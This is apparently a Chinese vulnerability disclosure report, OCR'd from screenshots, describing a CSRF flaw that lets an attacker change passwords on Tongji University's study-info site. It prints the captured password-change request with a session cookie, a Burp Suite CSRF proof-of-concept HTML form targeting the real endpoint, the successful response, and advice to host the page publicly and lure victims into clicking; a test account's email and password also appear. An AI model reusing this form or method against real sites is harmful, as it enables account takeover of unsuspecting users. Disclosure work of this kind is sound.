
同济大学

时间	单位	作者	等级	Rank
2022-05-21 16:51:52	同济大学 (/list/firm/3760)	[redacted]	低危	0

无描述...

同济大学存在csrf漏洞可以对密码进行恶意修改
http://study-info.tongji.edu.cn/
这里测试账号为1075728582@qq.com
密码qweasd123
（1）登录后修改密码设定一个新密码然后抓包
（2）发送到burp自带的csrf的工具
（3）然后复制放到公网形成html文件，诱导用户点击就可以恶意修改密码




User Name: admin123123
Last Sign In Time: 2022-05-21 16:50:17
Unread Message: 0

April 3 2020 Tongji live streaming of International Stud
Jan. 28 2020 For Current Tongji University Students-Not 关于推迟2020年春季学期开学时间的通知
Jan. 27 2020 Postponement the registration date of 202 春季学期国际学生新生报到时间的通知


Change Password

*old password: •••••••••
*new password: •••••••••
*confirm the new password: •••••••••




```
POST  /member/modifyPassword.do    HTTP/1.1
Host : study-info.tongji.edu.cn
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64;  rv:99.0)  Gecko/20100101  Firefox/99.0
Accept : text/plain,  */*;  q=0.01
Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding : gzip,  deflate
Content-Type : application/x-www
ia : 1
X-Requested-With : XMLHttpReques
Content-Length : 268
Origin : http://study-info.tongji
Connection : close
Referer : http://study-info.tong
Cookie : JSESSIONID =908CC6D713B5                 GROUND_IMAGE_NAME  =86653612516c44cfacc33e0bf

encryptText =
  5d2a933f4f99ca492dfb2820bdc2d27a                 80f8df24a4c1d83132ebcfd22d9d943e40011588d05b1
  5af9dd202443206aad29cf3b0b894902                 a60f0a9688d9d84458f2c6045099163a544aa31555cd6
```




Pretty Raw Hex

POST /member/modifyPassword.do HTTP/1.1 ... (same request and menu as above) Generate CSRF PoC



```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://study-info.tongji.edu.cn/member/modifyPassword.do" method="POST">
      <input type="hidden" name="encryptText" value="5d2a933f4f99ca492dfb2820bdc2d27a3991acf8de0C
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```




名称	修改日期
192.0.0.7	2022/3/28 10:15
DVWA	2022/1/5 23:21
error	2022/1/1 18:40
phpMyAdmin4.8.5	2022/1/11 11:52
pikachu	2022/1/11 18:20
pikachu-master	2022/3/15 18:14
sqli-labs	2022/3/18 0:07
upload-labs	2022/3/18 14:32
xss	2022/3/28 11:23
123.php	2022/4/12 17:56
csrf.html	2022/4/20 22:05
getcookie.php	2022/1/10 18:28

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://study-info.tongji.edu.cn/member/modifyPassword.do
      <input type="hidden" name="encryptText" value="4c29368785b98d31e5673
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

复制后放在phpstudy下这里为了防止泄露公网ip就在本地测试

然后开始进行测试查看是否用户通过访问改界面会造成密码修改




Request to http://study-info.tongji.edu.cn:80 [8.210.231.102]

```
POST /member/modifyPassword.do HTTP/1.1
Host: study-info.tongji.edu.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:99.0) Gecko/20100101
Accept: text/plain, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=utf-8
ia: 1
X-Requested-With: XMLHttpRequest
Content-Length:
Origin: http://study-info.tongji.edu.cn
Connection: close
Referer: http://study-info.tongji.edu.cn/member/index.do
Cookie: JSESSIONID=908CC6D713B581E3572154A88FC95FB8; SYSTEM_BACKGROUND_IMAGE_N

encryptText=
```

放掉修改的包



丢包后同一浏览器访问文件网址

127.0.0.1/csrf.html

127.0.0.1/csrf.html — 访问

study-info.tongji.edu.cn/member/modifyPassword.do

```
{"result":1,"msg":"修改成功！"}
```